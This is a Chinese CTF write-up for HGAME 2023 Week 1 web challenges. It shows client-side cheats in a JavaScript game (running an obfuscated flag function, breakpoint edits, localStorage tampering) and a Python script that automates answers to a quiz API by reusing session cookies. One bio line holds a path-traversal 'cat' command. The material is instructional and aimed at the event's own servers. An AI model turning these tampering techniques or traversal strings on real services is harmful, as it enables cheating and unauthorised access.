

HGAME 2023 Week1 Writeup

Web

Classic Childhood Game


游戏应该还是挺好玩的吧，看起来大家玩的很开心，但是解法可能不太一样。

题目源码：<https://github.com/ek1ng/My-CTF-Challenges/tree/main/HGAME2023-Classic%20Childhood%20Game>

flag: hgame{fUnnyJavascript&FunnyM0taG4me}

F12打开浏览器的开发者工具，由于游戏是纯前端制作的，因此所有的游戏数据都会存储在客户端，在/Res/event.js中函数mota()是一段混淆过的js，这是我额外添加上去的，内容是在游戏通关任意一个结局后输出Flag,那么首先正常通关游戏当然是可以完成挑战的，当然更希望是通过一些技术方法来解决问题。

下面是一些可以用技术通关游戏的方法




办法0：正常玩把游戏任意一个结局打通也可以获得辛苦分,不过还是希望能够学习一下别的做法哦！

办法1：在浏览器界面F12,在控制台中直接运行mota();

这是最直接的办法，就是因为这是一个纯前端的游戏，因此所有数据都在客户端，这包括了地图的渲染，人物的移动也包括会如何触发各种事件各种结局，因此可以想到通过游戏给出Flag的这个逻辑一

定在js中，那么我们就可以先来看看是在什么地方有涉及游戏结局的触发，发现在/Res/Events.js中



那么我找到游戏结局相关会触发的函数

```
593 case 40:
594     CallOK = false;
595     Flag.EventRuning = true;
596     Event.Disable("Controller");
597     Message = ["[Enemy=55, 模仿者]你又一次上当了呢~哈哈哈哈哈哈", "[Hero]不！不！不！ZENO你给我出来！"];
598     Event.ShowMessageList(Message, function () {
599         Flag.EventRuning = false;
600         Flag.Move = false;
601         Event.UnlockMove();
602         Event.Enable("Controller");
603         CallOK = true;
604         callback();
605     });
606     break;
607 case 41:
608     Flag.EventRuning = true;
609     Event.Disable("Controller");
610     Message = ["[Enemy=55, 模仿者]想跑？？在里面你是跑不掉的，这里是地狱", "[Hero]我杀了你！！！！！"];
611     Event.AddEnemy(2, 55, 5, 3);
612     window.setTimeout(function () {
613         Event.ShowMessageList(Message, function () {
614             Message = ["[Enemy=55, 模仿者]你以为你这点能力能挑战我？？？"];
615             Map.DrawBattleAnimate(1, 5, 3, function () {
616                 Event.ShowMessageList(Message, function () {
617                     Message = ["[Hero]呜哇(一口血吐了出来)", "[Enemy=55, 模仿者]反正你迟早要被重置清理，我帮你"];
618                     Map.DrawBattleAnimate(0, 5, 2, function () {
619                         Event.setHero("HP", 0);
620                         Event.ShowMessageList(Message, function () {
621                             window.setTimeout(function () {
622                                 Message = ["[Hero]玩家，恭喜你！通关普通结局的纪元魔塔。", "[Npc=3, 仙子]谢谢支持！"];
623                                 mota();
624                                 Event.ShowMessageList(Message, function () {
625                                     location.reload();
626                                 }, 3000);
627                             });
628                         });
629                     });
630                 });
631             });
632         });
633     });
634 }
```

来具体看一下mota()函数的内容

```

720     callback();
727 }
728 }
729
730 function mota() {
731     var a = ['\x59\x55\x64\x6b\x61\x47\x4a\x58\x56\x6a\x64\x61\x62\x46\x5a\x31\x59\x6d\x35\x73\x';
732     (function (b, e) {
733         var f = function (g) {
734             while (--g) {
735                 b['push'](b['shift']());
736             }
737         };
738         f(++e);
739     })(a, 0x198));
740     var b = function (c, d) {
741         c = c - 0x0;
742         var e = a[c];
743         if (b['CFrzVf'] === undefined) {
744             (function () {
745                 var g;
746                 try {
747                     var i = Function('return\x20(function()\x20' + '{}.constructor\x22return\x20this\x20');
748                     g = i();
749                 } catch (j) {
750                     g = window;
751                 }
752                 var h = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';
753                 g['atob'] || (g['atob'] = function (k) {
754                     var l = String(k)['replace'](/=+$/,'');
755                     var m = '';
756                     for (var n = 0x0, o, p, q = 0x0; p = l['charAt'](q++); ~p && (o = n % 0x4 ? o * 0x40
757                         p = h['indexOf'](p));
758                     }
759                     return m;
760                 });
761             })();
762             b['fqlkGn'] = function (g) {
763                 var h = atob(g);
764                 var j = [];
765                 for (var k = 0x0, l = h['length']; k < l; k++) {
766                     j += '%' + ('00' + h['charCodeAt'](k)['toString'](0x10))['slice'](-0x2);
767                 }
768                 return decodeURIComponent(j);
769             };
770             b['iBPtNo'] = {};
771             b['CFrzVf'] = !![];
772         }
773         var f = b['iBPtNo'][c];
774         if (f === undefined) {
775             e = b['fqlkGn'](e);
776             b['iBPtNo'][c] = e;
777         } else {
778             e = f;
779         }
780         return e;
781     };
782     alert(atob(b('\x30\x78\x30')));
783 }
784 /*

```

发现是一段混淆过的js,那么尝试在浏览器控制台直接执行mota()就可以执行这个函数，拿到flag。

办法2：用F12打断点，让在一开始与仙子对话时的Switch语句的ID值为任何一个能通关的分支，就可以直接拿到flag。

在switch语句这里打一个断点



```

1 // 事件集合
2
3 Flag.Event = [] //事件集合
4
5 /*列表
6 */
7
8 */
9 var CallOK = true;
10 var Message;
11 Flag.Event = function (ID, Map, Event, HeroLocation, Floor, callback) { ID = 0, Map = {}(Proper
12 if (typeof (ID[0]) == "string" && typeof (ID[1]) != "undefined" && typeof (ID[1]) != "null")
13 switch (ID[0]) {
14     case "Door":
15         alert("Door");
16         break;
17     }
18     return;
19 }
20 switch (ID) {
21     case 0:
22         if (!Flag.Switch[0]) {
23             Message = ["[Npc=3,仙子]我的能力被魔王所封印。。。无法帮你更多了.. 祝你好运"];
24             Event.ShowMessageList(Message, function () {
25                 Flag.Move = false;
26                 Event.UnlockMove();
27                 Event.Enable("Controller");
28             });
29         }
30         return;
31     Event.Disable("Controller");
32     Message = ["[Npc=3,仙子]我的能力被魔王所封印。。。无法帮你更多了.. 祝你好运"];
33     Event.ShowMessageList(Message, function () {
34         Flag.Move = false;
35         Event.UnlockMove();
36         Event.Enable("Controller");
37         Flag.Switch[0] = true;
38         Map.DoorsOpen(5, 2);
39         Map.DrawItem(5, 2, 6, 3);
40         //Event.RemoveEvent("Npc", 0, 5, 4);
41     });
}

```

The screenshot shows a game development environment with a character in a dark room. The code editor displays Events.js with a breakpoint at line 20. A red arrow points to the 'Break' button in the toolbar.

我们修改成比如说41然后点击恢复运行



```

1 // 事件集合
2
3 Flag.Event = [] //事件集合
4
5 /*列表
6 */
7
8 */
9 var CallOK = true;
10 var Message;
11 Flag.Event = function (ID, Map, Event, HeroLocation, Floor, callback) { ID = 0, Map = {}(Proper
12 if (typeof (ID[0]) == "string" && typeof (ID[1]) != "undefined" && typeof (ID[1]) != "null")
13 switch (ID[0]) {
14     case "Door":
15         alert("Door");
16         break;
17     }
18     return;
19 }
20 switch (ID) {
21     case 0:
22         if (!Flag.Switch[0]) {
23             Message = ["[Npc=3,仙子]我的能力被魔王所封印。。。无法帮你更多了.. 祝你好运"];
24             Event.ShowMessageList(Message, function () {
25                 Flag.Move = false;
26                 Event.UnlockMove();
27                 Event.Enable("Controller");
28             });
29         }
30         return;
31     Event.Disable("Controller");
32     Message = ["[Npc=3,仙子]我的能力被魔王所封印。。。无法帮你更多了.. 祝你好运"];
33     Event.ShowMessageList(Message, function () {
34         Flag.Move = false;
35         Event.UnlockMove();
36         Event.Enable("Controller");
37         Flag.Switch[0] = true;
38         Map.DoorsOpen(5, 2);
39         Map.DrawItem(5, 2, 6, 3);
40         //Event.RemoveEvent("Npc", 0, 5, 4);
41     });
}

```

The screenshot shows the game environment after modification. The character is in the same room, but the floating text message has changed to "[Npc=3,仙子]我的能力被魔王所封印。。。无法帮你更多了.. 祝你好运". The code editor shows Events.js with a breakpoint at line 41. A red arrow points to the 'Run' button in the toolbar.

开始触发通关结局的对话



The screenshot shows a game interface with the same inventory as the previous one. To the right, a developer tools window is open, showing the following code:

```

week-1.hgame.lwsec.cn:32601 显示
hgame{fUnnyJavascript&FunnyM0taG4me}


确定

Layout.css
Word.ttf
Ruffle

8  */
9 var CallOK = true;
10 var Message;
11 Flag.Event = function (ID, Map)
12   if (typeof (ID[0]) == "str"
13     switch (ID[0]) {
14       case "Door":
15         alert("Door");
16         break;
17     }
18   }
19 }
20 switch (ID) {
21   case 0:
22     if (Flag.Switch[0]) {
23       Message = "[Npc=3,仙子";
24       Event.ShowMessageList();

```

办法3：存档功能通过浏览器的localStorage实现，修改其中数据使自己战斗力++然后把游戏打通关，一路薄纱上去不用多久，我发现有不少同学是这样做的，可能是没有看出来这个mota()函数是输出flag的逻辑。



混淆一下这段代码是为了不让直接搜索 `hgame{` 等 `flag` 相关字样就可以搜到处理通关后输出flag的这个 `mota()` 函数。希望大家可以通过这个题目学会F12的基本使用。

另外混淆是用<https://www.json.cn/json/jshx.html> 开方法变量重命名 字符串加密 重排字符串 Base64 编码字符串 Unicode转义生成的混淆代码。

Guess Who I Am

这是一道爬虫题，根据题目描述和提示可以看出，站点会给出协会成员的介绍，需要输入正确的成员ID 100次，那么本身设定100次是确实会导致你可以硬做出来的，考虑到这一点题目虽然正常完成的难度确实是高于其他三题但是还是给了100分，如果是直接输入了100次的同学希望看完wp后可以自己尝试一下用Python来写一个脚本。

题目源码:<https://github.com/ek1ng/My-CTF-Challenges/tree/main/HGAME2023-Guess%20Who%20I%20Am>

flag: `hgame{Guess_who_i_am^Happy_Crawler}`

首先我们肯定要考虑的是我们怎么样获取ID和成员介绍对应的关系，在F12中看到的member.js文件中直接把`export default`删掉，改成json文件的话，用python的`json.load`函数读取会报错，因为`require`这个属性是本来在js文件里面找到对应图片用的，那我们这里反正也不需要头像，就把头像和博客链接都删掉好了。这里的话就涉及怎么对一些文本做批量的编辑，那比较快捷的办法的话比如说用像vsode之类的编辑器来做批量的编辑。可以`ctrl + f`选中所有需要编辑的信息后，右键更改所有匹配项，让每一个 `"avatar"` 前面都出现光标，再用`shift + 方向键`，就可以用多个光标批量选中删除啦。

member.json - exp - Visual Studio Code

exp.py U member.json 9+, U

member.json > {} 0 > avatar

```
1 [ { 2   "id": "ba1van4", 3   "intro": "21级 / 不会Re / 不会美工 / 活在梦里 / 喜欢做不会的事情 / ■□粉", 4   "avatar": "https://thirdqq.qlogo.cn/g?b=sdk&k=oPn2ez6Nq12GqPZG6cV7nw&s=640", 5   "url": "https://www.bilibili.com/video/BV1GJ411x7h7/" 6 }, 7   { 8     "id": "yolande", 9     "intro": "21级 / 非常菜的摸鱼爱好者，有点呆，想学点别的但是一直开摆", 10    "avatar": "https://thirdqq.qlogo.cn/g?b=sdk&k=rY328VIqDc7lNtujYic8JxA&s=640", 11    "url": "https://y01and3.github.io/" 12 }, 13   { 14     "id": "t0hka", 15     "intro": "21级 / 日常自闭的Re手", 16     "avatar": "https://thirdqq.qlogo.cn/g?b=sdk&k=YNwm1PQe8o5OcgFb4zfw&s=640", 17     "url": "https://blog.t0hka.top/" 18 }, 19   { 20     "id": "h4kuya4", 21     "intro": "21级 / 菜鸡pwn手 / 又菜又爱摆", 22     "avatar": "https://thirdqq.qlogo.cn/g?b=sdk&k=BmAChiaibVb6IL6LiaYF4Uvlw&s=640", 23     "url": "https://hakuya.work/" 24 }, 25   { 26     "id": "kabuto", 27     "intro": "21级web / cat../../../../f*", 28     "avatar": "https://thirdqq.qlogo.cn/g?b=sdk&k=oPn2ez6Nq12GqPZG6cV7nw&s=640", 29     "url": "https://www.bilibili.com/video/BV1GJ411x7h7/" 30   } ]
```

Run Code Alt+Ctrl+N
更改所有匹配项 Ctrl+F2
格式化文档 Ctrl+Shift+I
重构... Ctrl+Shift+R
共享
剪切 Ctrl+X
复制 Ctrl+C
粘贴 Ctrl+V
Add Version to Secret in Secret Manager...
Create Secret in Secret Manager...
命令面板... Ctrl+Shift+P

输出 终端 调试控制台

Code

member.json - exp - Visual Studio Code

exp.py U member.json 9+, U

member.json > {} 0 > avatar

```
1 [ { 2   "id": "ba1van4", 3   "intro": "21级 / 不会Re / 不会美工 / 活在梦里 / 喜欢做不会的事情 / ■□粉", 4   "avatar": "https://thirdqq.qlogo.cn/g?b=sdk&k=oPn2ez6Nq12GqPZG6cV7nw&s=640", 5   "url": "https://www.bilibili.com/video/BV1GJ411x7h7/" 6 }, 7   { 8     "id": "yolande", 9     "intro": "21级 / 非常菜的摸鱼爱好者，有点呆，想学点别的但是一直开摆", 10    "avatar": "https://thirdqq.qlogo.cn/g?b=sdk&k=rY328VIqDc7lNtujYic8JxA&s=640", 11    "url": "https://y01and3.github.io/" 12 }, 13   { 14     "id": "t0hka", 15     "intro": "21级 / 日常自闭的Re手", 16     "avatar": "https://thirdqq.qlogo.cn/g?b=sdk&k=YNwm1PQe8o5OcgFb4zfw&s=640", 17     "url": "https://blog.t0hka.top/" 18 }, 19   { 20     "id": "h4kuya4", 21     "intro": "21级 / 菜鸡pwn手 / 又菜又爱摆", 22     "avatar": "https://thirdqq.qlogo.cn/g?b=sdk&k=BmAChiaibVb6IL6LiaYF4Uvlw&s=640", 23     "url": "https://hakuya.work/" 24 }, 25   { 26     "id": "kabuto", 27     "intro": "21级web / cat../../../../f*", 28     "avatar": "https://thirdqq.qlogo.cn/g?b=sdk&k=oPn2ez6Nq12GqPZG6cV7nw&s=640", 29     "url": "https://www.bilibili.com/video/BV1GJ411x7h7/" 30   } ]
```

替换

```
... exp.py U {} member.json U x
{} member.json > () 3
1 [
2   {
3     "id": "ba1van4",
4     "intro": "21级 / 不会Re / 不会美工 / 活在梦里 / 喜欢做不会的事情 / ■□粉"
5   },
6   {
7     "id": "yolande",
8     "intro": "21级 / 非常菜的密码手 / 很懒的摸鱼爱好者，有点呆，想学点别的但是一直开摆"
9   },
10  {
11    "id": "t0hka",
12    "intro": "21级 / 日常自闭的Re手"
13  },
14  {
15    "id": "h4kuy4",
16    "intro": "21级 / 菜鸡pwn手 / 又菜又爱摆"
17  },
18  {
19    "id": "kabuto",
20    "intro": "21级web / cat../../../../f*"
21  },
22  {
23    "id": "R1esbyfe",
24    "intro": "21级 / 爱好歪脖 / 究极咸鱼一条 / 热爱幻想 / 喜欢窥屏水群"
25  },
26  {
27    "id": "tr0uble",
28    "intro": "21级 / 喜欢肝原神的密码手"
29  },
30  {
31    "id": "Roam",
```

问题 输出 终端 调试控制台 筛选器(例如 te
未在工作区检测到问题。

处理完后我们就可以继续写脚本的工作啦，我们要做的内容就是读入json文件并且解析内容，请求获取成员介绍，通过json里读进来的内容匹配出对应的ID,用这个ID去请求验证答案的接口，当得分超过100时去关注返回的页面看看有没有什么不一样的信息。

读入json文件并且解析内容

```
1 import json
2 with open('member.json') as f:
3     member = json.load(f)
4 print(member)
```

```

exp.py
Project - exp ~ /Workspace/Projects/HGAME 2023/HGAME2023-Web/Week1/Guess Who I Am/exp/exp.py
exp.py
member.json
README.md
External Libraries
Scratches and Consoles
Run: exp
/usr/bin/python3.10 /home/ek1ng/Workspace/Projects/HGAME 2023/HGAME2023-Web/Week1/Guess Who I Am/exp/exp.py
[{"id": "baivan4", "intro": "21级 / 不会Re / 不会美工 / 活在梦里 / 喜欢做不会的事情 / ■■粉"}, {"id": "yolande", "intro": "21级 / 非常菜的密码手 / 很懒的摸鱼爱好者，有点呆，想学点别的但是一直开摆"}, {"Process finished with exit code 0

```


接下来F12看一下网站的后端接口设计，请求对应的后端接口拿到成员介绍。

Guess who I am

Vidar-Team Member Intro: 17 级 / 自称 Bin 手实际啥都不会 / 二次元安全

Score: 0

确认



这里可能就会考虑一个问题，网站是怎么对于不同用户的信息进行判断的呢，这里也没有什么登陆啊，我能不能直接让服务端认为我已经拿到了100分呢？站点通过Cookie中的session来记录了用户信息，而session是通过Key来加密的，所以不知道Key的用户是没有办法做到在客户端修改分数的。

那么我们这里要带着session去请求 `/api/getQuestion` 的接口来获取问题。

```

1 cookies = []
2 cookies['session'] = 'MTY3Mjg4Nzk4MnxEdi1CQkFFQ180SUFBUkFCRUFBU9fLUNBQUlHYzNSeW
3 res = requests.get("http://week-1.hgame.lwsec.cn:31746/api/getQuestion",cookies=
4 print(res.text)
    
```

```
# -*- coding: utf-8 -*-
import json
import requests
with open('member.json') as f:
    member = json.load(f)

cookies = {}
cookies['session'] = 'MTY3Mjg4Nzk4MnxEdi1CQkFFQ180SUFBUkFCRUFBQU9fLUNBQUlHYzNSEwWFXNW5EQjdQm50dmJTWmxzQU5wYm5RRUFnQUFCbk4wY21sdVp3d05BQRqYUdGc23HVnVaMLZKllkF0cGJuUU'
res = requests.get("http://week-1.hgame.lwsec.cn:31746/api/getQuestion", cookies=cookies)
print(res.text)
```

Run: exp

```
/usr/bin/python3.10 /home/eking/Workspace/Projects/HGAME 2023/HGAME2023-Web/Week1/Guess Who I Am/exp/exp.py
{"message": "17 级 / 自称 Bin 手实际啥都不会 / 二次元安全"}
```

Process finished with exit code 0

这里我们获得了一个json格式的数据，我们的目标是去提取我们想要的成员介绍的内容，但是请求得到的数据类型是str,所以需要转换成Dict。

```
1 cookies = []
2 cookies['session'] = 'MTY3Mjg4Nzk4MnxEdi1CQkFFQ180SUFBUkFCRUFBQU9fLUNBQUlHYzNSEwWFXNW5EQjdQm50dmJTWmxzQU5wYm5RRUFnQUFCbk4wY21sdVp3d05BQRqYUdGc23HVnVaMLZKllkF0cGJuUU'
3 res = requests.get("http://week-1.hgame.lwsec.cn:31746/api/getQuestion", cookies=cookies)
4 print(res.text)
5 rs = json.loads(res.text)
6 print(rs['message'])
```

获取到对应的成员介绍后我们就在成员信息中匹配到对应的ID


```
1 # 匹配对应的ID
2 answer = ''
3 for i in member:
4     if i['intro'] == rs['message']:
5         answer = i['id']
6         break
7 print(answer)
```

匹配到ID后我们就发请求验证一下答案

guess who I am

Vidar-Team Member Intro: 17 级 / 自称 Bin 手实际啥都不会 / 二次元安全

Score: 0


可以看到是以POST请求发送给了 `/api/verifyAnswer` 接口

由于后端用的语言是Golang,开发框架是Gin,鉴权用的session中间件是客户端session的形式,也就是说包括分数包括问题都是存储在session中,那么我们每次答对题目分数和问题都是会改变的,在页面上我们答对问题会有 `set-cookie` 的响应头来重新设置新的session,但是我们编写脚本就得自己来处理这个问题,需要从`set-cookie`中拿到新的session然后再开始新一轮的自动答题。

Guess who I am

Vidar-Team Member Intro: 18级 / 莫得灵魂的开发 / 茄粉 / 作豚 / 米厨

Score: 1

```
1 data = {'id':answer}
2 res = requests.post("http://week-1.hgame.lwsec.cn:31746/api/verifyAnswer",cookie
3 print("[*] Result: "+ res.text)
4 cookies['session'] = res.cookies['session']
```

再补上对于分数接口的请求,外层加上一个While循环,判断分数到达100时退出,因为后端接口总共也就只有获取问题,获取分数,验证答案三个,那么我们可以判断分数到达100时肯定是从这三个接口

会能够返回和Flag相关的信息。

完整的EXP脚本如下：

```
1 #!/usr/bin/env python
2 # -*- coding: utf-8 -*-
3
4 import json
5 import requests
6 # 读取json文件并且解析
